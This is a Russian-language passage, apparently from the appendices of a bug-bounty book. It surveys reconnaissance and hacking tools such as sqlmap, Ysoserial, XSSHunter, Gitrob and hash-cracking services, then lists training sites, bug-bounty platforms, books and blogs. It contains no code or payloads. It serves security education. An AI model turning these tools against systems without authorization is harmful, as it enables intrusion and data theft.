• какие фильтры пакетов или межсетевые экраны используются.

На сайте Nmap есть подробный перечень инструкций по установке для Windows, Mac и Linux. Помимо сканирования портов, Nmap включает сценарии для создания дополнительной функциональности. Один из часто используемых мной сценариев - `http-enum`, перечисляющий файлы и каталоги серверов после сканирования портов.

Разведка

Найдя URI, поддомены и порты веб-сайтов для проверки, нужно больше узнать об используемых ими технологиях и других частях интернета, с которыми они связаны. В этом помогут следующие инструменты.

BuiltWith

BuiltWith (builtwith.com) помогает определять различные технологии цели. Согласно сайту, он может проверять более 18 000 видов интернет-технологий, включая аналитику, размещение, тип CMS и прочее.

Censys

Censys (censys.io) собирает данные об узлах и веб-сайтах посредством ежедневного сканирования пространства адресов IPv4 инструментами ZMap и ZGrab. Он ведёт базу данных конфигураций узлов и веб-сайтов. К сожалению, недавно Censys ввёл платную модель, дорогую для масштабного хакинга, но бесплатный уровень всё ещё может быть полезен.

Дорки Google

Доркинг Google (exploit-db.com) означает использование расширенного синтаксиса Google для поиска сведений, которые трудно обнаружить при ручной навигации по веб-сайту. К ним относятся уязвимые файлы, возможности загрузки внешних ресурсов и другие поверхности атаки.

Shodan

Shodan (shodan.io) - поисковая система интернета вещей. Shodan помогает обнаруживать устройства, подключённые к интернету, их местонахождение и пользователей. Это особенно полезно при изучении потенциальной цели и попытке узнать как можно больше о её инфраструктуре.

What CMS

What CMS (whatcms.org) позволяет ввести URL и возвращает систему управления содержимым (CMS), которую, скорее всего, использует сайт. Определить тип CMS полезно, поскольку:

• знание CMS сайта даёт представление о структуре его кода;
• если CMS имеет открытый исходный код, можно просмотреть код на уязвимости и проверить их на сайте;
• сайт может быть устаревшим и подверженным раскрытым уязвимостям безопасности.

Инструменты хакинга

Инструменты хакинга позволяют автоматизировать не только обнаружение и перечисление, но и поиск уязвимостей.

Bucket Finder

Bucket Finder (digi.ninja) ищет доступные для чтения контейнеры и перечисляет все файлы в них. Он также может быстро находить существующие контейнеры, которые не разрешают перечислять файлы. Найдя такие контейнеры, можно попробовать AWS CLI, описанный в отчёте «Открытые контейнеры S3 HackerOne» на странице 223.

CyberChef

CyberChef (gchq.github.io) - швейцарский армейский нож среди инструментов кодирования и декодирования.

Gitrob

Gitrob (github.com) помогает находить потенциально конфиденциальные файлы, отправленные в общедоступные репозитории GitHub. Gitrob клонирует репозитории пользователя или организации до настраиваемой глубины, перебирает историю фиксаций и отмечает файлы, совпадающие с сигнатурами потенциально конфиденциальных файлов. Для удобства просмотра и анализа он представляет находки через веб-интерфейс.

Online Hash Crack

Online Hash Crack (onlinehashcrack.com) пытается восстановить пароли в форме хеша, дампы WPA и зашифрованные файлы MS Office. Он поддерживает распознавание более 250 типов хешей и полезен, когда нужно определить тип хеша, используемый веб-сайтом.

sqlmap

Инструмент тестирования на проникновение с открытым исходным кодом sqlmap (sqlmap.org) позволяет автоматизировать обнаружение и эксплуатацию уязвимостей SQL-инъекции. На веб-сайте приведён перечень возможностей, включая поддержку:

• множества видов баз данных: MySQL, Oracle, PostgreSQL, MS SQL Server и других;
• шести методов SQL-инъекции;
• перечисления пользователей, хешей паролей, привилегий, ролей, баз данных, таблиц и столбцов.

XSSHunter

XSSHunter (xsshunter.com) помогает находить уязвимости слепой XSS. После регистрации в XSSHunter вы получаете короткий домен `xss.ht`, идентифицирующий вашу XSS и размещающий нагрузку. Когда XSS срабатывает, он автоматически собирает сведения о месте события и отправляет вам уведомление по электронной почте.

Ysoserial

Ysoserial (github.com) - инструмент демонстрации концепции для создания нагрузок, эксплуатирующих небезопасную десериализацию объектов Java.

Мобильные приложения

Хотя большинство ошибок в книге были найдены через веб-браузеры, в некоторых случаях в рамках проверки потребуется анализировать мобильные приложения. Умение разбирать и анализировать компоненты приложений поможет понять их работу и возможные уязвимости.

dex2jar

Набор инструментов мобильного хакинга dex2jar (sourceforge.net) преобразует исполняемые файлы Dalvik (файлы `.dex`) в файлы Java `.jar`, значительно упрощая аудит APK Android.

Hopper

Hopper (hopperapp.com) - инструмент обратной разработки, позволяющий дизассемблировать, декомпилировать и отлаживать приложения. Он полезен для аудита приложений iOS.

JD-GUI

JD-GUI (github.com) помогает исследовать приложения Android. Это отдельная графическая утилита, отображающая исходный код Java из файлов CLASS.

Дополнения браузера

Для Firefox существует несколько дополнений, которые можно использовать вместе с другими инструментами. Хотя здесь я рассмотрел только версии для Firefox, для других браузеров могут существовать эквиваленты.

FoxyProxy

FoxyProxy - расширенное дополнение управления прокси для Firefox. Оно улучшает встроенные возможности прокси Firefox.

User Agent Switcher

User Agent Switcher добавляет в Firefox меню и кнопку панели инструментов для переключения пользовательского агента. Эту функцию можно использовать для подмены браузера при выполнении некоторых атак.

Wappalyzer

Wappalyzer помогает определить технологии сайта, например CloudFlare, фреймворки, библиотеки JavaScript и другие.

Приложение B. Ресурсы

Это приложение содержит перечень ресурсов, которые помогут расширить набор навыков. Ссылки на эти и другие ресурсы также доступны по адресу torontowebsitedeveloper.com и на веб-странице книги nostarch.com.

Онлайн-обучение

В этой книге я показываю работу уязвимостей на примере настоящих отчётов об ошибках. Хотя после чтения книги у вас должно появиться практическое понимание способов поиска уязвимостей, никогда не прекращайте учиться. Можно обратиться к множеству интернет-руководств по охоте за ошибками, формальных курсов, практических упражнений и блогов, чтобы продолжать расширять знания и проверять навыки.

Coursera

Coursera похожа на Udacity, но сотрудничает с учреждениями послешкольного образования и предоставляет курсы университетского уровня, а не работает с компаниями и специалистами отрасли. Coursera предлагает специализацию по кибербезопасности (coursera.org), включающую пять курсов. Я не проходил специализацию, но нашёл видеозаписи курса 2 «Software Security» очень познавательными.

The Exploit Database

Хотя Exploit Database (exploit-db.com) не является традиционным курсом онлайн-обучения, она документирует уязвимости и, когда возможно, связывает их с распространёнными уязвимостями и подверженностями (CVE). Использовать фрагменты кода из базы данных без понимания может быть опасно и разрушительно, поэтому обязательно внимательно изучайте каждый перед попыткой применения.

Google Gruyere

Google Gruyere (google-gruyere.appspot.com) - уязвимое веб-приложение с руководствами и объяснениями для самостоятельной работы. Можно практиковаться в поиске распространённых уязвимостей, таких как XSS, повышение привилегий, CSRF, обход путей и другие ошибки.

Hacker101

Hacker101 (hacker101.com), управляемый HackerOne, - бесплатный образовательный сайт для хакеров. Он устроен как игра «захват флага», позволяющая заниматься хакингом в безопасной среде с вознаграждениями.

Hack The Box

Hack The Box (hackthebox.eu) - интернет-платформа, позволяющая проверять навыки тестирования на проникновение и обмениваться идеями и методиками с другими участниками сайта. Она содержит несколько часто обновляемых заданий: одни имитируют реальные ситуации, другие больше похожи на захват флага.

PentesterLab

PentesterLab (pentesterlab.com) предоставляет уязвимые системы для проверки и понимания уязвимостей. Упражнения основаны на распространённых уязвимостях разных систем. Вместо вымышленных проблем сайт предоставляет настоящие системы с настоящими уязвимостями. Некоторые занятия доступны бесплатно, для других требуется членство Pro. Это членство полностью оправдывает вложения.

Udacity

Udacity размещает бесплатные онлайн-курсы по множеству предметов, включая веб-разработку и программирование. Рекомендую посмотреть Intro to HTML and CSS (udacity.com), JavaScript Basics (udacity.com) и Intro to Computer Science (udacity.com).

Платформы баг-баунти

Хотя все веб-приложения рискуют содержать ошибки, легко сообщать об уязвимостях было возможно не всегда. Сейчас можно выбирать из множества платформ баг-баунти, соединяющих хакеров с компаниями, которым требуется проверка уязвимостей.

Bounty Factory

Bounty Factory (bountyfactory.io) - европейская платформа баг-баунти, следующая европейским правилам и законодательству. Она новее HackerOne, Bugcrowd, Synack и Cobalt.

Bugbounty JP

Bugbounty JP (bugbounty.jp) - ещё одна новая платформа, считающаяся первой платформой баг-баунти в Японии.

Bugcrowd

Bugcrowd (bugcrowd.com) - ещё одна платформа баг-баунти, соединяющая хакеров с программами путём проверки ошибок и последующей отправки отчётов компаниям. Bugcrowd включает неоплачиваемые программы раскрытия уязвимостей и платные программы баг-баунти. Платформа также ведёт публичные программы и программы только по приглашениям и управляет программами в Bugcrowd.

Cobalt

Cobalt (cobalt.io) - компания, предоставляющая тестирование на проникновение как услугу. Подобно Synack, Cobalt является закрытой платформой, а для участия требуется предварительное одобрение.

HackerOne

HackerOne (hackerone.com) была основана хакерами и руководителями безопасности, движимыми стремлением сделать интернет безопаснее. Платформа соединяет хакеров, желающих ответственно раскрывать ошибки, с компаниями, которые хотят получать такие сообщения. HackerOne включает неоплачиваемые программы раскрытия уязвимостей и платные программы баг-баунти. Программы HackerOne могут быть закрытыми, доступными только по приглашениям, или публичными. На момент написания HackerOne была единственной платформой, позволявшей хакерам публично раскрывать ошибки на своей платформе, если решившая ошибку программа согласна.

Intigriti

Intigriti (intigriti.com) - ещё одна новая краудсорсинговая платформа безопасности. Её цель - выявлять и устранять уязвимости экономически эффективным способом. Управляемая платформа облегчает онлайн-проверку безопасности через сотрудничество с опытными хакерами и имеет выраженную европейскую направленность.

Synack

Synack (synack.com) - закрытая платформа, предлагающая краудсорсинговое тестирование на проникновение. Для участия требуется предварительное одобрение, включая прохождение испытаний и собеседований. Подобно Bugcrowd, Synack управляет всеми отчётами и проверяет их перед передачей участвующим компаниям. Обычно отчёты в Synack проверяются и вознаграждаются в течение 24 часов.

Zerocopter

Zerocopter (zerocopter.com) - ещё одна новая платформа баг-баунти. На момент написания для участия требовалось предварительное одобрение.

Рекомендуемая литература

Ищете ли вы книгу или бесплатные материалы в интернете, новым и опытным хакерам доступно множество ресурсов.

A Bug Hunter’s Diary

A Bug Hunter’s Diary Тобиаса Кляйна (No Starch Press, 2011) рассматривает реальные уязвимости и собственные программы для поиска и проверки ошибок. Кляйн также объясняет способы поиска и проверки уязвимостей памяти.

The Bug Hunters Methodology

The Bug Hunters Methodology - репозиторий GitHub, сопровождаемый Джейсоном Хэддиксом из Bugcrowd. Он замечательно показывает, как успешные хакеры подходят к цели. Материал написан в Markdown и появился в результате доклада Джейсона на DefCon 23 «How to Shot Web: Better Hacking in 2015». Он доступен по адресу github.com вместе с другими репозиториями Хэддикса.

Cure53 Browser Security White Paper

Cure53 - группа экспертов безопасности, предоставляющая услуги тестирования на проникновение, консультации и советы по безопасности. Google поручила группе создать технический документ о безопасности браузеров, доступный бесплатно. Документ стремится быть максимально техническим и описывает прошлые исследования вместе с новыми, новаторскими находками. Его можно прочитать по адресу github.com.

HackerOne Hacktivity

Лента Hacktivity HackerOne (hackerone.com) перечисляет все уязвимости, о которых сообщили программы вознаграждения платформы. Хотя не все отчёты публичны, можно находить и читать раскрытые отчёты, изучая методы других хакеров.

Hacking, 2nd Edition

Hacking: The Art of Exploitation Джона Эриксона (No Starch Press, 2008) сосредоточена на уязвимостях памяти. Книга исследует отладку кода, изучение переполнения буферов, перехват сетевого взаимодействия, обход защиты и эксплуатацию слабостей криптографии.

Система отслеживания ошибок Mozilla

Система отслеживания ошибок Mozilla (bugzilla.mozilla.org) включает все проблемы безопасности, о которых сообщили Mozilla. Это отличный ресурс для чтения о найденных хакерами ошибках и способах их обработки Mozilla. Возможно, он даже поможет найти части программного обеспечения Mozilla, где исправление компании было неполным.

OWASP

Open Web Application Security Project (OWASP) - огромный источник сведений об уязвимостях, размещённый по адресу owasp.org. Сайт предлагает удобный раздел Security101, памятки, руководства по проверке и подробные описания большинства видов уязвимостей.

The Tangled Web

The Tangled Web Михала Залевского (No Starch Press, 2012) исследует всю модель безопасности браузеров, раскрывает слабые места и предоставляет важнейшие сведения о безопасности веб-приложений. Хотя часть содержимого устарела, книга даёт прекрасный контекст для современной безопасности браузеров и понимание того, где и как искать ошибки.

Метки Twitter

Хотя в Twitter много шума, там также встречается множество интересных твитов о безопасности и уязвимостях с хештегами `#infosec` и `#bugbounty`. Эти твиты часто ссылаются на подробные описания.

The Web Application Hacker’s Handbook, 2nd Edition

The Web Application Hacker’s Handbook Дафида Статтарда и Маркуса Пинто (Wiley, 2011) обязательна для хакеров. Книга, написанная создателями Burp Suite, рассматривает распространённые веб-уязвимости и предоставляет методику охоты за ошибками.

Видеоресурсы

Если вы предпочитаете более наглядные пошаговые руководства или советы непосредственно от других хакеров, часто можно найти видеозаписи о баг-баунти. Несколько видеоуроков посвящены

охоте за ошибками, но также доступны доклады с конференций по баг-баунти, позволяющие изучить новые методы.

Bugcrowd LevelUp

LevelUp - онлайн-конференция Bugcrowd по хакингу. Она включает доклады хакеров сообщества баг-баунти на разные темы. Среди примеров - веб-, мобильный и аппаратный хакинг, подсказки и уловки, советы новичкам. Джейсон Хэддикс из Bugcrowd также ежегодно подробно объясняет свой подход к разведке и сбору сведений. Если вы не посмотрите ничего другого, обязательно посмотрите его доклады. Записи конференции 2017 года доступны по адресу youtube.com, а 2018 года - youtube.com.

LiveOverflow

LiveOverflow (youtube.com) представляет серию видео Фабиана Фесслера с уроками хакинга, которых ему не хватало в начале пути. Серия охватывает широкий круг тем, включая прохождения заданий CTF.

Web Development Tutorials на YouTube

Я веду канал YouTube Web Development Tutorials (youtube.com) с несколькими сериями. Серия Web Hacking 101 показывает беседы с ведущими хакерами, включая Франса Розена, Арне Свиннена, FileDescriptor, Рона Чана, Бена Садегипура, Патрика Ференбаха, Филиппа Хэрвуда, Джейсона Хэддикса и других. Серия Web Hacking Pro Tips предлагает подробные обсуждения идей, методов или уязвимостей хакинга с другим хакером, часто Джейсоном Хэддиксом из Bugcrowd.

Рекомендуемые блоги

Ещё один полезный ресурс - блоги охотников за ошибками. Поскольку HackerOne - единственная платформа, раскрывающая отчёты непосредственно на своём веб-сайте, многие раскрытия публикуются в учётных записях охотников в социальных сетях. Также существует несколько хакеров, создающих руководства и перечни ресурсов специально для новичков.

Блог Бретта Буэрхауса

Личный блог Бретта Буэрхауса (buer.haus) подробно описывает интересные ошибки известных программ вознаграждения. Его записи содержат технические подробности о способе поиска ошибок и предназначены для помощи другим в обучении.

Блог Bugcrowd

Блог Bugcrowd (bugcrowd.com) публикует очень полезное содержимое, включая беседы с замечательными хакерами и другие познавательные материалы.

Блог Detectify Labs

Detectify - онлайн-сканер безопасности, использующий проблемы и ошибки, найденные этичными хакерами, для обнаружения уязвимостей веб-приложений. Франс Розен, Матиас Карлссон и другие внесли в блог (labs.detectify.com) ценные описания.

The Hacker Blog

The Hacker Blog по адресу thehackerblog.com - личный блог Мэтью Брайанта. Брайант создал замечательные инструменты хакинга, возможно, самый известный из них - XSSHunter для обнаружения уязвимостей слепой XSS. Его технические и подробные описания обычно связаны с масштабными исследованиями безопасности.

Блог HackerOne

Блог HackerOne (hackerone.com) также публикует полезное содержимое для хакеров: рекомендуемые блоги, новую функциональность платформы (хорошее место для поиска новых уязвимостей!) и советы, как стать лучшим хакером.

Блог Джека Уиттона

Джек Уиттон, инженер безопасности Facebook, до приёма на работу занимал второе место в Зале славы хакинга Facebook. Его блог доступен по адресу whitton.io. Он публикует записи нечасто, но раскрытия получаются подробными и познавательными.

Блог lcamtuf

У Михала Залевского, автора *The Tangled Web*, есть блог lcamtuf.blogspot.com. Его записи содержат сложные темы, отлично подходящие для периода после освоения основ.

NahamSec

NahamSec (nahamsec.com) - блог Бена Садегипура, ведущего хакера HackerOne, также известного под псевдонимом NahamSec. Садегипур обычно делится необычными и интересными описаниями; он был первым человеком, у которого я взял интервью для серии Web Hacking Pro Tips.

Orange

В личном блоге Оранжа Цая (blog.orange.tw) есть замечательные описания начиная с 2009 года. В последние годы он представлял свои технические находки на Black Hat и DefCon.

Блог Патрика Ференбаха

В книгу я включил несколько уязвимостей, найденных Патриком Ференбахом, а ещё больше их в его блоге blog.it-securityguard.com.

Блог Филиппа Хэрвуда

Филипп Хэрвуд - замечательный хакер Facebook, который делится невероятным объёмом сведений о поиске логических ошибок в Facebook. Его блог доступен по адресу philippeharewood.com. Мне посчастливилось взять интервью у Филиппа в апреле 2016 года, и невозможно переоценить его ум и замечательность блога: я прочитал каждую запись.

Блог Portswigger

Команда Portswigger, разрабатывающая Burp Suite, часто публикует находки и описания в блоге portswigger.net. Джеймс Кеттл, ведущий исследователь Portswigger, также неоднократно представлял свои находки безопасности на Black Hat и DefCon.

Блог Project Zero

У элитной группы хакеров Google Project Zero есть блог googleprojectzero.blogspot.com. Команда Project Zero подробно описывает сложные ошибки множества приложений, платформ и других систем. Записи рассчитаны на продвинутый уровень, поэтому, если вы только учитесь хакингу, подробности могут оказаться трудными для понимания.

Блог Рона Чана

Рон Чан ведёт личный блог с описаниями баг-баунти по адресу ngailong.wordpress.com. На момент написания Чан занимал первое место в программе баг-баунти Uber и третье в Yahoo, что впечатляет, поскольку он зарегистрировался в HackerOne только в мае 2016 года.

XSS Jigsaw

XSS Jigsaw (blog.innerht.ml) - замечательный блог FileDescriptor, ведущего хакера HackerOne и технического рецензента этой книги. FileDescriptor нашёл несколько ошибок Twitter, а его записи чрезвычайно подробны, техничны и хорошо написаны. Он также является участником Cure53.

ZeroSec

Энди Гилл, хакер баг-баунти и специалист по тестированию на проникновение, ведёт блог ZeroSec (blog.zsec.uk). Гилл рассматривает разные темы безопасности и написал книгу *Breaking into Information Security: Learning the Ropes 101*, доступную на Leanpub.